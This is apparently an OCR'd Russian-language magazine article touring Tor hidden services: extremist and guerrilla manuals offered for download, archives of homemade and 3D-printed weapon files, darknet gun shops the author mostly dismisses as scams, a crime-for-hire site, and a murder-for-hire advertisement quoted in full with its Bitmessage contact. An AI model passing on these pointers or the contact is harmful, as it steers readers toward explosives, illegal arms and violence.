
Книги

- Алексей и Авдей Блаженные - Русская кухня. Азбука домашнего терроризма
  - Настольная книга городского партизана. Содержит теорию и практику кустарного изготовления оружия, инициирующих, бризантных и метательных взрывчатых веществ, фитилей и детонаторов, отравляющих веществ, ловушек, закладок и многого другого, а также краткий справочник по борьбе и безопасности в киберпространстве. Входит в федеральный список экстремистских материалов Российской Федерации.
  - скачать в форматах: [fb2.zip]
- Че Гевара (Эрнесто Рафаэль Гевара де ла Серна) - Партизанская война
  - Знаменитый лидер кубинских партизан, пламенный борец за свободу, справедливость и счастье простого народа Эрнесто "Че" Гевара обобщил в этой книге опыт кубинских партизанских отрядов, деятельность которых привела к победе народа Кубы над враждебной ему диктатурой Фульхенсио Батисты и установлению на Кубе народного социалистического государства.
  - скачать в форматах: [fb2.zip]

Русскоязычный архив, содержащий полные и частичные дампы некоторых «почищенных» в свое время clearnet-сайтов. Для любителей оружия тут есть немало интересного.


1. Дамп оружейного форума steelrats.org, хранящий контент на конец 2012 года. Форум содержит некоторое количество материалов по кустарному конструированию вооружения, спецсредств и разведывательной техники. Можешь сравнить с Runion и оценить, как жалко в то время выглядел анонимус.
2. Чертежи, фотосеты и видеоинструкции по 3D-печати самодельного оружия, сохраненные с не существующего уже сайта американца Джеймса Патрика. Оружие, правда, годится только для самозащиты, потому как пластиковое.
3. Руководства юного повстанца по сколачиванию собственной вооруженной банды: «Азбука домашнего терроризма», «Партизанская война» и «Учебник городского партизана». Разумеется, после чтения этих книг никакого «городского партизана» из тебя не получится (партизаны вообще книги не особо читают), но это может помочь лучше понимать психологию бандитов и уклониться от контактов с ними, если возникнут массовые беспорядки.

Cryptostorm



Tor-версия форума одноименного VPN-провайдера Cryptostorm, расположенного в Исландии. Довольно познавательный англоязычный ресурс, содержащий обсуждения по защите и шифрованию информации о личной жизни и перемещениях. В основном, разумеется, содержит разделы, посвященные работе VPN Cryptostorm и развитию их утилиты для «абсолютной защиты» Cryptostorm Widget. Раздел Stormphone содержит небольшую, но ценную информацию и обсуждения по теме защиты данных на мобильных устройствах.

Black Market




Магазин, позиционирующий себя как «Номер один в сети Tor» и ведущий себя практически как легальный. Владельцы утверждают, что предоставляют гарантию качества во всех странах мира, оружие проверено и может быть заменено в случае его отказа (в течение одной недели), в цены уже включена доставка, а при доставке прикладываются десять бесплатных патронов. Одним словом, эпичный и весьма красивый развод, впечатление от которого не портит даже указанный в списке товаров золотой Desert Eagle. Действительно, вдруг кто-то хочет анонимно и скрытно купить пистолет, чтобы хвастаться им перед друзьями. Почему бы и нет.

Black Market Guns


В противовес предыдущему — настоящий магазин оружия, расположенный в США и легально торгующий разрешенным в США оружием, деталями, запчастями и боеприпасами. Содержит 26 позиций, среди которых есть даже пара приборов ночного видения. Владельцы молчаливо обходят все вопросы легализации покупки на стороне покупателя, предлагая лишь доставку с помощью FedEx. Пристрелянный товар и инструкции по сборке в комплекте. Официальный email на tutanota.com также заставляет поверить в серьезность предложения. Но мы, конечно, не проверяли.


No Background Check Gun Store



Магазин неизвестного происхождения (подозреваем, владельцы — из США, но подтверждения нигде нет), позиционирующий себя как «самый большой каталог оружия в Deep Web». Количество позиций действительно впечатляет: владельцы предлагают на выбор 570 пистолетов, 230 винтовок и 30 помповых ружей. Выбор настолько велик, что присутствует поиск по каталогу. Смущают только три факта: круглое количество позиций в разделах, почта на gmail.com и наиболее знаменитые производители в каждой из категорий. Слишком красиво, чтобы быть правдой.

Euro Guns и UK Guns






Два магазина одного владельца, работающие, соответственно, с территории Европы (предположительно Нидерландов) и Великобритании. Владелец заботливо предлагает покупателям регистрацию (зачем?), реферальную программу с отчислением в 1% (а, так вот зачем), несколько способов покупки биткойнов за наличные и бесплатную доставку. Ассортимент при этом неболь-
шой и абсолютно одинаковый, что и заставляет предположить наличие общего владельца (а скорее всего, вообще одного человека, который не находится ни в Великобритании, ни в Европе). Если ты что-то тут успешно приобретешь (что очень маловероятно), не забудь отчислить нам 1% за наводку!

MaskRabbit

Веселый сайт, позиционирующий себя как «анонимное агентство для выполнения операций в реальном мире». Специализируется на доставке, воровстве, шпионаже, саботаже, бандитизме и взломах. При этом сразу же и веселит тем фактом, что заявляет о работе «только с профессиональными агентами», одновременно предлагая отправить заявку на вступление в ряды этих самых «агентов». Отдохни, 47-й, тебе найдена достойная замена — видишь, пришло письмо от Васи из Воронежа!

C’thulhu



C'thulhu

Email: BM-2cVbNcn18dhfcefbaX73USLq4dYTtAxW7U@bitmessage.ch

Solutions to Common Problems! We are an organized criminal group, former soldiers and mercenaries from the FFL, highly-skilled, with military experience of more than five years. We can perform hits all around the world.

If you're asking yourself "Why someone would need to hire a killer online?", we'll tell you: simply because it is anonymous. You can always find examples of contractors who collaborated with cops (when they were facing 20 years of prison), and you (the buyer) could end up in the prison because of that. On the other hand, you can also find examples where police found who had the interest to put out a contract, and they can come to you and you can give your testimony (which would put the hitman in jail).

So, it is of mutual interest to make everything anonymous. This website is hosted on a series of anonymous servers, with access to the Internet through the Tor network. You can access this site anonymously only through the Tor network, and we upload files to the server through the Tor network. You can make payments with an anonymous digital currency, either Bitcoins. It means we don't know you and you don't know us. We can't send you to prison, and you can't send us to prison. Of course you must take a risk when you pay in advance, but there is no interest. With risk comes reward. You take a risk, and someone can always cheat you. As we said, many criminals have the balls to do things to other people, but when they face 20 years of prison they begin to talk with the police. Risks about prison and money are always present. If you are not ready to take a risk, don't contact this kind of organizations. And know, we are only one, real contractor there. Any other will try cheat you. — C'thulhu © 2010.

No fish too big, no job too small - HITMAN does it all!

Q & A!

Can I see some proofs of your last work?

Every contract is Private, and all data is Purged after elimination proof is sent to the customer. It is Mandatory for Customer's and our Security!

Can You give me contact to person who already used your services?

Again, Every contract is Private! Without Exceptions! And we will never store or share such info after completing.

